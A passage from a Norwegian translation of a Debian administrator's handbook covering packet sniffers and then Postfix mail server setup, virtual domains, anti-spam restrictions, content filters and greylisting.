
Som forventet er SSH- og Exim4-applikasjoner oppført. Merk at ikke alle programmer følger med på alle IP-adresser; siden Exim4 kun er tilgjengelig på lo-grensesnittet for filmontering. Det vises bare ved en analyse av localhost, og ikke ved skanning av mirtuel (som viser videre til eth0-grensesnittet på den samme maskinen).

### 10.8.3. Sniffers: `tcpdump` og `wireshark`

Noen ganger må man se på hva som faktisk er i ledningen, pakke for pakke. Disse tilfellene ber om en «rammeanalysator», mer kjent som *sniffer*. Et slike verktøy observerer alle pakkene som når et gitt nettverkgrensesnitt, og viser dem på en brukervennlig måte.

Det respekterte verktøyet i dette domenet er `tcpdump`, og tilgjengelig som et standard verktøy på et bredt spekter av plattformer. Det gjør at mange typer nettverkstrafikk kan fanges opp, men gjengivelsen av denne trafikken er temmelig dunkel (obskur). Vi vil derfor ikke beskrive det nærmere.

Et nyere (og mer moderne) verktøy, `wireshark` (i `wireshark`-pakken), har blitt den nye referansen i analyse av nettverkstrafikk på grunn av sine mange dekodingsmoduler med mulighet for en forenklet analyse av de pakkene som er fanget opp. Pakkene vises grafisk organisert etter protokollene. Dette gjør det mulig for en bruker å visualisere alle protokoller som er involvert i en pakke. For eksempel, gitt en pakke som inneholder en HTTP-forespørsel, `wireshark` viser, hver for seg, den informasjonen om det fysiske laget, Ethernet laget, IP-pakkeinformasjon, TCP-tilkoblingsparametere, og til slutt HTTP-forespørselen selv.



Figur 10.1 wireshark til analyse av nettverkstrafikk

I vårt eksempel er pakkene som går over SSH filtrert ut (med `!tcp.port == 22`-filteret). Pakken som vises nå ble rullet ut på HTTP-laget.

TIPS

**wireshark uten grafisk grensesnitt: tshark**

Når man ikke kan kjøre et grafisk grensesnitt, eller ikke ønsker å gjøre det uansett grunn, er det også en tekstversjon av wireshark med navnet `tshark` (i en separat `tshark`-pakke). De fleste av fangst- og dekodingsfunksjonene er fortsatt tilgjengelige, men mangelen på et grafisk grensesnitt begrenser nødvendigvis samhandlingen med programmet (filtreringspakker etter at de har blitt fanget, sporing av en gitt TCP-tilkobling, og så videre). Det kan likevel brukes som en første tilnærming. Hvis ytterligere håndtering er hensikten, og det krever det grafiske grensesnittet, kan pakkene lagres til en fil, og den filen kan lastes inn i en grafisk wireshark som kjører på en annen maskin.

## Nøkkelord

---

Postfix  
Apache  
NFS  
Samba  
Squid  
**OpenLDAP**  
SIP

---



# Nettverkstjenester: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

# 11

---

---

---

---

Innhold

---

Posttjener 256	Nett-tjener (HTTP) 272	FTP-filtjener 279	NFS-filtjener 280
Oppsett av Windows Shares med Samba 283	HTTP/FTP-mellomtjener 286	LDAP-mappe 288	Sanntids kommunikasjonstjenester 296

---

---

*Nettjenester er de programmene som brukerne direkte samhandler med i sitt daglige arbeid. De er toppen av informasjonssystemets isfjell, og dette kapittelet fokuserer på dem - de skjulte delene de er avhengige av er den infrastrukturen vi allerede har beskrevet.*

*Mange moderne nettverkstjenester krever krypteringsteknologi for å fungere på en pålitelig og sikker måte, spesielt når de brukes på det offentlige Internettet. X.509-sertifikater (som også kan refereres til som SSL-sertifikater) eller TLS-sertifikater) brukes ofte til dette formålet. Et sertifikat for et bestemt domene kan ofte deles mellom mer enn en av tjenestene som er omtalt i dette kapittelet.*

## 11.1. Posttjener

Administratorer i Falcot Corp valgte ut Postfix som elektronisk posttjener, på grunn av påliteligheten og et enkelt oppsett. Designet sikrer faktisk at hver oppgave blir gjennomført i en prosess med et minimum sett av nødvendige tillatelser, et godt forebyggende tiltak mot sikkerhetsproblemer.

ALTERNATIV	
<b>Exim4-tjeneren</b>	<p>Debian bruker Exim4 som standard e-posttjener (som er grunnen til at den første installasjonen inkluderer Exim4). Oppsettet er levert av en egen pakke, <i>exim4-config</i>, og automatisk tilpasset basert på svar på et sett med Debconf-spørsmål svært lik spørsmålene fra <i>postfix</i>-pakken.</p> <p>Oppsettet kan enten være i en enkelt fil (<i>/etc/exim4/exim4.conf.template</i>), eller delt på tvers av en rekke oppsettssnutter lagret under <i>/etc/exim4/conf.d/</i>. I begge tilfeller brukes filene av <i>update-exim4.conf</i> som maler for å generere <i>/var/lib/exim4/config autogenerated</i>. Den sistnevnte er filen som brukes av Exim4. Takket være denne mekanismen kan verdier som fås gjennom Exims debconf-oppsett - som er lagret i <i>/etc/exim4/update-exim4.conf.conf</i> - legges inn i Exims oppsettsfil, selv når administratoren eller en annen pakke har endret Exims standardoppsett.</p> <p>Syntaksen til Exim4s oppsettsfil har sine særegenheter og en viss læringskurve; men når disse særegenheter blir forstått, er Exim4 en svært komplett og kraftig e-posttjener, noe som gjenspeiles av de titalls sidene med dokumentasjon.</p> <p>► <a href="http://www.exim.org/docs.html">http://www.exim.org/docs.html</a></p>

### 11.1.1. Å installere Postfix

Pakken *postfix* omfatter den viktigste SMTP-bakgrunnsprosessen. Andre pakker (slik som *postfix-ldap* og *postfix-pgsql*) legger til ekstra funksjonalitet til Postfix, medregnet tilgang til kartdatabaser. Du bør bare installere dem hvis du vet at du trenger dem.

DET GRUNNLEGGENDE	SMTP ( <i>Simple Mail Transfer Protocol</i> ) er protokollen som brukes av e-posttjenere for å utveksle og rute e-poster.
<b>SMTP</b>	

Flere Debconf-spørsmål stilles under installasjonen av pakken. Svarene gjør det mulig å generere en første versjon av oppsettsfilen */etc/postfix/main.cf*.


Det første spørsmålet håndterer typen oppsett. Bare to av de foreslalte svarene passer for en Internett-tilkoblet tjenermaskin, «Internet site» (Internett-nettsted) og «Internet with smart-host» (Internett med smartvert). Førstnevnte passer for en tjener som mottar innkommende e-post, og sender utgående e-post direkte til sine mottakere, og er derfor godt tilpasset i Falcot Corps tilfelle. Sistnevnte passer for en tjener som mottar innkommende e-post som normalt, men som sender utgående e-post via en mellomliggende SMTP-tjener - en «smartvert» - i stedet for direkte til mottakerens tjener. Dette er mest nyttig for personer med en dynamisk IP-adresse, siden mange e-posttjenere avviser meldinger som kommer rett fra en slik IP-adresse. I

dette tilfellet vil en smartvert vanligvis være ISPs SMTP-tjener, som alltid er satt opp til å godta e-post som kommer fra ISPens brukere, og videresende den på riktig måte. Dette oppsettet (med smartvert) passer også for tjenermaskiner som ikke er permanent koblet til Internett, da det unngår å måtte håndtere en kø med ikke-leverbare meldinger som ikke kan leveres, og som må prøves igjen senere.

ORDFORRÅD	
<b>ISP</b>	ISP er en forkortelse for «Internet Service Provider». Den dekker en enhet, ofte et kommersielt selskap, som leverer Internett-tilkoblinger og tilhørende basitjenester (e-post, nyheter og så videre).

Det andre spørsmålet omfatter det fulle navnet på maskinen, som brukes til å generere e-postadresser fra et lokalt brukernavn; hele navnet på maskinen kommer opp som en del etter at-skiltet/krøllalfa («@»). For Falcots del bør svaret være mail.falcot.com. Dette er det eneste spørsmålet ved oppstart, men oppsettet den fører til er ikke komplett nok for behovene til Falcon, noe som er grunnen til at administratorene kjører `dpkg - reconfigure postfix`, slik at man er i stand til å tilpasse flere parametre.

Ett av de ekstra spørsmålene gjelder å få alle domenenavn knyttet til denne maskinen. Standardlisten inneholder dets fulle navn, samt noen få synonymer for localhost, men hoveddomenet falcot.com må legges for hånd. Mer generelt bør dette spørsmålet vanligvis besvares med alle domenenavnene som denne maskinen skal tjene som MX-tjener for; med andre ord, alle domenenavnene for hvem DNS sier at denne maskinen vil akseptere e-post. Denne informasjonen ender opp i mydestination-variabelen i Postfixs hovedoppsetttsfil - `/etc/postfix/main.cf`.



**Figur 11.1** Rollen til DNS MX-registrering ved sending av en e-post

**EKSTRA****Å spørre  
MX-registreringene**

Når DNS ikke har en MX-registrering for et domene, vil e-posttjeneren prøve å sende meldingene til verten selv ved hjelp av den matchende A-posten (eller AAAA i IPv6).

I noen tilfeller kan installasjonen også spørre hvilke nettverk som skal få lov til å sende e-post via maskinen. I standardoppsettet aksepterer Postfix kun e-postmeldinger som kommer fra selve maskinen; det lokale nettverket vil vanligvis bli lagt til. Falcot Corp-administratorene la til 192.168.0.0/16 til standardsvaret. Hvis spørsmålet ikke er spurt, er den relevante variabel i oppsettsfilen mynetworks, slik som i eksemplet nedenfor.

Lokal e-post kan også leveres via procmail. Dette verktøyet tillater brukere å sortere sin innkommende e-post etter regler som er lagret i deres `~/ .procmailrc`-fil.

Etter dette første trinnet, fikk administratorene følgende oppsettsfil; den vil bli brukt som et utgangspunkt for å legge inn noe ekstra funksjonalitet i de neste seksjonene.

**Eksempel 11.1 Innledende /etc/postfix/main.cf-fil**

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version

# Debian specific: Specifying a file name will cause the first
# line of that file to be used as the name. The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.
```

```

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated
    ➔ defer_unauth_destination
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all

```

SIKKERHET  
**«Slangeolje»  
-SSL-sertifikater**

«*Slangeolje*»-sertifikatene, som ble solgt som *slangeolje*-«medisin» av skruppløse kvakksalvere i gamle dager, har absolutt ingen verdi. Du kan ikke stole på dem til å godkjenne tjeneren, for de blir automatisk generert med selvsignerte sertifikater. Men de er nyttige for å gjøre utvekslingene mer private.

Generelt bør de bare brukes til testformål, og i vanlig drift må en bruke ekte sertifikater. Disse kan genereres med fremgangsmåten beskrevet i del 10.2.1.1, «**Offentlig nøkkel-infrastruktur: easy-rsa**» side 229.

### 11.1.2. Oppsett av virtuelle domener

E-posttjeneren kan motta e-post adressert til andre domener i tillegg til hoveddomenet. Disse er da kjent som virtuelle domener. I de fleste tilfeller der dette skjer, blir e-postene i siste instans ikke ment for lokale brukere. Postfix gir to interessante funksjoner for håndtering av virtuelle domener.

VÆR VARSOM  
**Virtuelle domener og  
«kanoniske» domener**

Ingen av de virtuelle domener må være referert i `mydestination`-variabelen. Denne variabelen inneholder kun navnene på «kanoniske» (autoriserte) domener direkte knyttet til maskinen og dens lokale brukere.

#### *Virtuelle alias-domener*

Et virtuelt alias-domene inneholder kun aliaser, dvs. adresser som bare videresender e-post til andre adresser.

Et slikt domene aktiveres ved å legge navnet sitt til `virtual_alias_domains`-variabelen, og vise til en adressekartleggingsfil i `virtual_alias_maps`-variabelen.

**Eksempel 11.2** *Direktiver til å legge i /etc/postfix/main.cf-filen*

```
virtual_alias_domains = falcotsbrand.com  
virtual_alias_maps = hash:/etc/postfix/virtual
```

Filen `/etc/postfix/virtual` beskriver en kartlegging med en ganske grei syntaks: Hver linje inneholder to felt adskilt med mellomrom: Det første feltet er alias-navnet, det andre feltet er en liste over e-postadresser der det omdirigeres. Den spesielle `@domain.com`-syntaksen dekker alle gjenstående aliaser i et domene.

**Eksempel 11.3** *Eksempel /etc/postfix/virtual-fil*

```
webmaster@falcotsbrand.com  jean@falcot.com  
contact@falcotsbrand.com   laure@falcot.com, sophie@falcot.com  
# The alias below is generic and covers all addresses within  
# the falcotsbrand.com domain not otherwise covered by this file.  
# These addresses forward email to the same user name in the  
# falcot.com domain.  
@falcotsbrand.com          @falcot.com
```

### Virtuelle postboksdomener

**VÆR VARSOM** Postfix tillater ikke bruk av det samme domenet i både `virtual_alias_domains`, og `virtual_mailbox_domains`. Imidlertid, alle domener hos `virtual_mailbox_domains` er implisitt inkludert i `virtual_alias_domains`, som gjør det mulig å blande aliaser og postkasser i et virtuelt domene.

Meldinger adressert til et virtuelt postboksdomene er lagret i postkasser som ikke er lagt til en lokal systembruker.

Aktivering av et virtuelt postboksdomene krever navngiving av dette domenet i `virtual_mailbox_domains`-variabelen, og refererer til en postkassekartleggingsfil i `virtual_mailbox_maps`. Parameteren `virtual_mailbox_base` inneholder katalogen der postkasser vil bli lagret.

Parameteret `virtual_uid_maps` (respektivt `virtual_gid_maps`) refererer til filen som inneholder kartleggingen mellom e-postadressen og systembrukeren (henholdsvis gruppen) som «eier» den tilsvarende postkassen. For å få alle postkasser som eies av samme eier/gruppe tilordner `static:5000` syntaksen en fast UID/GID (med verdien 5000 her).

**Eksempel 11.4** *Direktiver til å legge i /etc/postfix/main.cf-filen*

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

Igjen, syntaksen til `/etc/postfix/vmailbox`-filen er ganske enkel: To felt adskilt med mellomrom. Det første feltet er en e-postadresse i et av de virtuelle domenene, og det andre feltet er placeringen av den tilhørende postkasse (i forhold til katalogen spesifisert i `virtual_mailbox_base`). Hvis postboksen ender med en skråstrek (/), blir e-postene lagret i `maildir`-formatet; ellers blir det tradisjonelle `mbox`-formatet brukt. Formatet `maildir` bruker en hel katalog for å lagre en postkasse, hver enkelt melding blir lagret i en egen fil. I `mbox`-formatet, på den andre siden, er hele postboksen lagret i en fil, og hver linje som starter med «From » (From fulgt av et mellomrom) signaliserer starten på en ny e-post.

#### Eksempel 11.5 Filen `/etc/postfix/vmailbox`

```
# Eposten til Jean er lagret som maildir, med
# en fil per epost i en katalog satt av til formålet
jean@falcot.org falcot.org/jean/
# Eposten til Sophie er lagret i en tradisjonell mbox-fil,
# der alle epostene er lagt etter hverandre i en enkelt fil
sophie@falcot.org falcot.org/sophie
```

### 11.1.3. Restriksjoner for å motta og sende

Det økende antall uønskede e-poster (*spam*) krever større styrke når man bestemmer hvilke e-postmeldinger en tjener bør akseptere. Denne seksjonen presenterer noen av de strategiene som inngår i Postfix.

KULTUR

#### Spamproblemet

«Spam» er et generelt begrep som brukes for å betegne alle uønskede kommersielle e-poster (også kjent som UCES) som oversvømmer våre elektroniske postkasser. De skruppelløse individer som sender dem, er kjent som spammere. De bryr seg lite om de ordensforstyrrelser de forårsaker, siden det å sende en e-post koster svært lite, og bare en svært liten andel av mottakerne trenger å bli tiltrukket av tilbudene for at spamming-operasjonen tjener mer penger enn det koster. Prosesen er for det meste automatisert, og en offentliggjort e-postadresse (for eksempel på et nettforum, registrert på en adresseliste, eller på en blogg, og så videre) vil bli oppdaget av spammeroboter, og utsatt for en endeløs strøm av uønskede meldinger.

Alle systemadministratører prøver å møte denne ordensforstyrrelsen med spamfiltre, men selvfølgelig vil spammere holde seg oppdatert for å prøve å omgå disse filtrene. Noen leier til og med nettverk av maskiner kompromittert med en orm fra ulike kriminelle organisasjoner. Nyere statistikk anslår at opptil 95 prosent av all e-post som sirkulerer på Internett er spam!

## IP-baserte adgangsrestriksjoner

Direktivet `smtpd_client_restrictions` styrer hvilke maskiner som får lov til å kommunisere med e-posttjeneren.

### Eksempel 11.6 Restriksjoner basert på klientadresse

```
smtpd_client_restrictions = permit_mynetworks,  
    warn_if_reject reject_unknown_client,  
    check_client_access hash:/etc/postfix/access_clientip,  
    reject_rbl_client sbl-xbl.spamhaus.org,  
    reject_rbl_client list.dsbl.org
```

Når en variabel inneholder en liste med regler, som i eksempelet ovenfor, er disse reglene evaluert i rekkefølge fra den første til den siste. Hver regel kan akseptere meldingen, avvise den, eller overlate avgjørelsen til en følgende regel. Som en konsekvens, rekkefølge betyr noe, og ganske enkelt å bytte om på to regler kan føre til et vidt forskjellig resultat.

Direktivet `permit_mynetworks`, brukt som den første regelen, godtar alle e-poster som kommer fra en maskin i det lokale nettverket (som definert av oppsettvariablen `mynetworks`).

Det andre direktivet vil normalt avvise e-post fra maskiner uten et helt gyldig DNS-oppsett. Et slike gyldig oppsett betyr at IP-adressen kan løses til et navn, og at dette navnet i sin tur går over til IP-adressen. Denne begrensningen er ofte altfor streng, siden mange e-posttjenere ikke vil ha en omvendt DNS for deres IP-adresse. Dette forklarer hvorfor Falcot administratorer forvalgte `warn_if_reject`-modifikatoren til `reject_unknown_client`-direktivet: Denne modifikatoren gjør om avvisningen til en enkel varsling registrert i loggene. Administratorene kan deretter holde et øye med antall meldinger som ville bli avvist hvis regelen faktisk ble håndhevet, og ta en avgjørelse senere hvis de ønsker å muliggjøre slik håndheving.

TIPS	Restriksjonskriteriet omfatter administrator-modifiserbare tabeller som lister kombinasjoner av avsendere, IP-adresser, og tillatte eller forbudte vertnavn. Disse tabellene kan opprettes fra en ukomprimert kopi av <code>/usr/share/doc/postfix-doc/examples/access.gz</code> -filen. Denne modellen er selv dokumentert i sine kommentarer, noe som betyr hver tabell beskriver sin egen syntaks.
<b>access-tabeller</b>	Tabellen <code>/etc/postfix/access_clientip</code> viser IP-adresser og nettverk; <code>/etc/postfix/access_helo</code> lister domenenavn; <code>/etc/postfix/access_sender</code> inneholder e-postadresser til avsendere. Alle disse filene må bli omgjort til nøkkeltabeller (et format som er optimalisert for rask tilgang) etter hvert endring med <code>postmap /etc/postfix/fil</code> -kommandoen.

Den tredje direktivet tillater administratoren å sette opp en svarteliste og en hviteliste med e-postservere, lagret i `/etc/postfix/access_clientip`-filen. Tjenere i hvitlisten anses som klarert, og e-poster som kommer derfra går derfor ikke gjennom følgende filtreringsregler.

De to siste regler avviser enhver melding som kommer fra en tjener oppført i en av de angitte svartelister. RBL er en forkortelse for *Remote Black List*. Det er flere slike lister, men alle lister

dårlig oppsatte tjenere som spammere bruker for å videresende sin e-post, samt uventede postformidlere, for eksempel maskiner infisert med ormer eller virus.

**TIPS**  
**Hvitliste og RBL-er**

Svartelister omfatter noen ganger en legitim tjener som har vært offer for en hendelse. I slike situasjoner vil alle e-poster som kommer fra en av disse tjenerne bli avvist dersom tjeneren er oppført i en hvitliste definert av `/etc/postfix/access_clientip`.

Ut fra forsiktighetshensyn anbefales derfor å hvitliste alle klarerte tjenere som mange e-poster vanligvis kommer fra.

### *Sjekke gyldigheten til EHLO eller HELO-kommandoer*

Hver SMTP-utveksling starter med en HELO (eller EHLO)-kommando, etterfulgt av navnet på e-posttjeneren som sender; det kan være interessant å kontrollere gyldigheten av dette navnet.

**Eksempel 11.7** Restriksjoner på navnet som er meldt i EHLO

```
smtpd_helo_restrictions = permit_mynetworks,
    reject_invalid_hostname,
    check_helo_access hash:/etc/postfix/access_helo,
    reject_non_fqdn_hostname,
    warn_if_reject reject_unknown_hostname
```

Det første `permit_mynetworks`-direktivet tillater alle maskiner på det lokale nettverket fritt å legge seg til. Dette er viktig, fordi noen e-postprogrammer ikke respekterer denne delen av SMTP-protokollen godt nok, og de kan legge seg til med meningsløse navn.

Regelen `reject_invalid_hostname` avviser e-poster når EHLO-visningen lister et vertsnavn med feilaktig syntaks. Regelen `reject_non_fqdn_hostname` avviser meldinger når annonserete vertsnavn ikke er et fullt kvalifisert domenenavn (inkludert et domenenavn så vel som et vertsnavn). Regelen `reject_unknown_hostname` avviser meldinger hvis det annonserete navnet ikke finnes i DNS. Siden denne siste regelen dessverre fører til altfor mange avslag, snudde administratorene denne virkningen med en enkel advarsel ved hjelp av `warn_if_reject`-modifikatoren som et første skritt; de kan fjerne denne modifikatoren på et senere tidspunkt, etter å ha gjennomgått resultatene av å bruke regelen.

Å bruke `permit_mynetworks` som den første regelen har en interessant bieffekt: De følgende regler gjelder kun verter utenfor det lokale nettverket. Dette tillater svartelisting av alle verter som varsler seg selv som en del av `falcot.com`, for eksempel for å legge til en `falcot.com REJECT You are not in our network!`-linje til `/etc/postfix/access_helo`-filen.

## *Godta eller nekte basert på annonsert avsender*

Hver melding har en avsender, annonsert av MAIL FROM-kommandoen fra SMTP-protokollen; igjen, denne informasjonen kan bli validert på flere forskjellige måter.

### **Eksempel 11.8 Sjekking av sender**

```
smtpd_sender_restrictions =  
    check_sender_access hash:/etc/postfix/access_sender,  
    reject_unknown_sender_domain, reject_unlisted_sender,  
    reject_non_fqdn_sender
```

Tabellen /etc/postfix/access\_sender gir en noe spesiell behandling for noen avsendere. Dette betyr vanligvis å liste noen av avsenderne i en hviteliste eller en svarteliste.

Regelen reject\_unknown\_sender\_domain krever et gyldig avsenderdomene, siden det er nødvendig for en gyldig adresse. Regelen reject\_unlisted\_sender avviser lokale sendere hvis adressen ikke eksisterer; dette forhindrer e-poster å blir sendt fra en ugyldig adresse i falcot.com-domenet, og meldinger som skriver seg fra joe.bloggs@falcot.com aksepteres kun dersom en slik adresse virkelig eksisterer.

Til slutt, reject\_non\_fqdn\_sender-regelen avviser e-post som angivelig kommer fra adresser uten et fullt kvalifisert domenenavn. I praksis betyr dette å avvise e-postmeldinger som kommer fra user@machine: Adressen må bli annonsert som enten user@machine.example.com, eller user@example.com.

## *Aksept eller avvisning basert på mottaker*

Hver e-post har minst én mottaker, kunngjort med RCPT TO-kommandoen i SMTP-protokollen. Disse adressene garanterer også validering, selv om det kan være mindre relevant enn kontrollene av avsenderadressen.

### **Eksempel 11.9 Sjekk av mottaker**

```
smtpd_recipient_restrictions = permit_mynetworks,  
    reject_unauth_destination, reject_unlisted_recipient,  
    reject_non_fqdn_recipient
```

Regelen reject\_unauth\_destination er den grunnleggende regelen som krever at meldinger utenfra adresseres til oss; meldinger sendt til en adresse som ikke er betjent med denne tjeneren, blir avvist. Uten denne regelen, blir tjeneren et åpent relé som tillater spammere å sende uønsket e-post. Denne regelen er derfor obligatorisk, og den tas best inn nær begynnelsen av listen, slik at ingen andre regler kan autorisere meldingen før destinasjonen er kontrollert.

Regelen `reject_unlisted_recipient` avviser meldinger som sendes til ikke-eksisterende lokale brukere, noe som gir mening. Endelig avslår `reject_non_fqdn_recipient`-regelen ikke-fullt-kvalifiserte adresser; dette gjør det umulig å sende en e-post til `jean`, eller `jean@machine`, og krever bruk av hele adressen i stedet, som for eksempel `jean@machine.falcot.com`, eller `jean@falcot.com`.

### *Restriksjoner knyttet til DATA-kommandoen*

DATA-kommandoen til SMTP avgis før innholdet i meldingen. Den gir ikke noen informasjon per se (av seg selv), bortsett fra annonser hvilket kommer etterpå. Den kan fortsatt være underlagt sjekk.

#### **Eksempel 11.10 DATA-sjekk**

```
smtpd_data_restrictions = reject_unauth_pipelining
```

Direktivene `reject_unauth_pipelining` fører til at meldingen blir avvist hvis avsender sender en kommando før svaret på den forrige kommando er blitt sendt. Dette beskytter mot en vanlig optimalisering som brukes av spamroboter, siden de vanligvis ikke bryr seg om grann om svar, og bare fokuserer på å sende så mange e-poster som mulig på så kort tid som mulig.

### *Å bruke restriksjoner*

Selv om de ovennevnte kommandoene kontrollerer informasjon på ulike stadier av SMTP-utvekslingen, sender Postfix bare selve avslaget i et svar på RCPT TO-kommandoen.

Dette betyr at selv om meldingen blir avvist på grunn av en ugyldig EHLO-kommando, kjenner Postfix avsenderen og mottakeren når avvisningen varsles. Den kan da logge et mer eksplisitt budskap enn om transaksjonen hadde blitt avbrutt fra starten. I tillegg trenger ikke en rekke SMTP-klienter å forvente feil med de tidlige SMTP-kommandoene, og disse klientene blir mindre forstyrret av dette ved senere avvisningen.

En siste fordel ved dette valget er at reglene kan akkumulere informasjon fra de ulike stadier i SMTP-utvekslingen. Dette tillater å definere mer finkornede tillatelser, som for eksempel avvise en ikke-lokal tilkobling hvis den melder seg med en lokal avsender.

### *Filtrering basert på meldingsinnholdet*

Gyldighets- og begrensningssystemet ville ikke være fullstendig uten å kunne sjekke meldingsinnholdet. Postfix skiller mellom sjekking av topptekster i e-postene - fra den som gjelder selve meldingskroppen.

### Eksempel 11.11 Å aktivere innholdsbaserte filtre

```
header_checks = regexp:/etc/postfix/header_checks  
body_checks = regexp:/etc/postfix/body_checks
```

Begge filer inneholder en liste med vanlige uttrykk (kjent som *regexp*s eller *regexes*), og tilhørende tiltak som skal utløses når e-posthoder (eller kroppen) samsvarer med uttrykket.

RASK TITT	Filten <code>/usr/share/doc/postfix-doc/examples/header_checks.gz</code> inneholder mange forklaringer, og kan brukes som et utgangspunkt for å lage <code>/etc/postfix/header_checks</code> og <code>/etc/postfix/body_checks</code> -filer.
<b>Regexp-tabeller</b>	

### Eksempel 11.12 Eksemplfil `/etc/postfix/header_checks`

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)  
/^Subject: *Your email contains VIRUSES/ DISCARD virus notification
```

#### DET GRUNNLEGGENDE **Regulært utrykk**

Betegnelsen *regulært utrykk* (forkortet til *regexp*, eller *regex*) refererer til et felles tegnsystem for å gi en beskrivelse av innholdet og/eller strukturen til en streng med tegn. Visse spesialtegn tillater å definere alternativer (for eksempel `foo|bar` samsvarer med enten «foo» eller «bar»), sett med tillatte tegn (for eksempel betyr, `[0-9]` hvilket som helst tall, og `.` - et punktum - betyr hvilket som helst tegn), kvantifiseringer (`s?` samsvarer enten med `s`, eller den tomme strengen, med andre ord 0 eller 1 forekomsten av `s`; `s+` samsvarer med en eller flere påfølgende `s` tegn; og så videre). Parenteser tillater gruppering av søkeresultater.

Den presise syntaksen til disse uttrykkene varierer mellom de verktøyene som bruker dem, men de grunnleggende funksjonene er like.

► [http://en.wikipedia.org/wiki/Regular\\_expression](http://en.wikipedia.org/wiki/Regular_expression)

Den første sjekker toppteksten som viser til programvaren for e-mail; hvis GOTO Sarbacane (en samling e-post-programvare) blir funnet, blir meldingen avvist. Det andre uttrykket styrer meldingens subjekt; hvis det nevner et virusvarsle, kan vi bestemme oss for ikke å avvise meldingen, men straks å forkaste den i stedet.

Bruk av disse filtrene er et tveggjet sverd, fordi det er lett å gjøre reglene for allmenne, og som resultat miste legitim e-post. I disse tilfellene vil ikke bare meldingene gå tapt, men avsenderne får uønskede (og irriterende) feilmeldinger.

#### 11.1.4. Oppsett av *grålisting*

«Grålisting» («Greylisting») er en filtreringsteknikk der en melding som i utgangspunktet er avvist med en midlertidig feilkode, og bare aksepteres etter et ytterligere forsøk etter noen tid.

Denne filtreringen er spesielt effektiv mot spam som sendes av de mange maskinene som er infisert av ormer og virus, fordi denne programvaren sjeldent fungerer som en full SMTP-agent (ved å kontrollere feilkode, og prøve meldinger som har feilet på nytt senere), spesielt fordi mange av de oppsamlede adressene virkelig er ugyldige, og prøve dem på nytt bare ville bety å miste tid.

Postfix leverer ikke grålisting (greylisting) fritt, men det er en funksjon, der beslutningen om å godta eller forkaste en gitt melding, kan delegeres til et eksternt program. Pakken *postgrey* inneholder akkurat et slikt program, laget for å være bindeleddet til denne delegerte adgangspolitikkjenesten.

Så smart *postgrey* er installert, kjører den som en bakgrunnsprosess, og lytter på port 10023. Postfix kan så settes opp til å bruke den ved å legge til *check\_policy\_service*-parameteret som en ekstra begrensning:

```
smtpd_recipient_restrictions = permit_mynetworks,  
[...]  
check_policy_service inet:127.0.0.1:10023
```

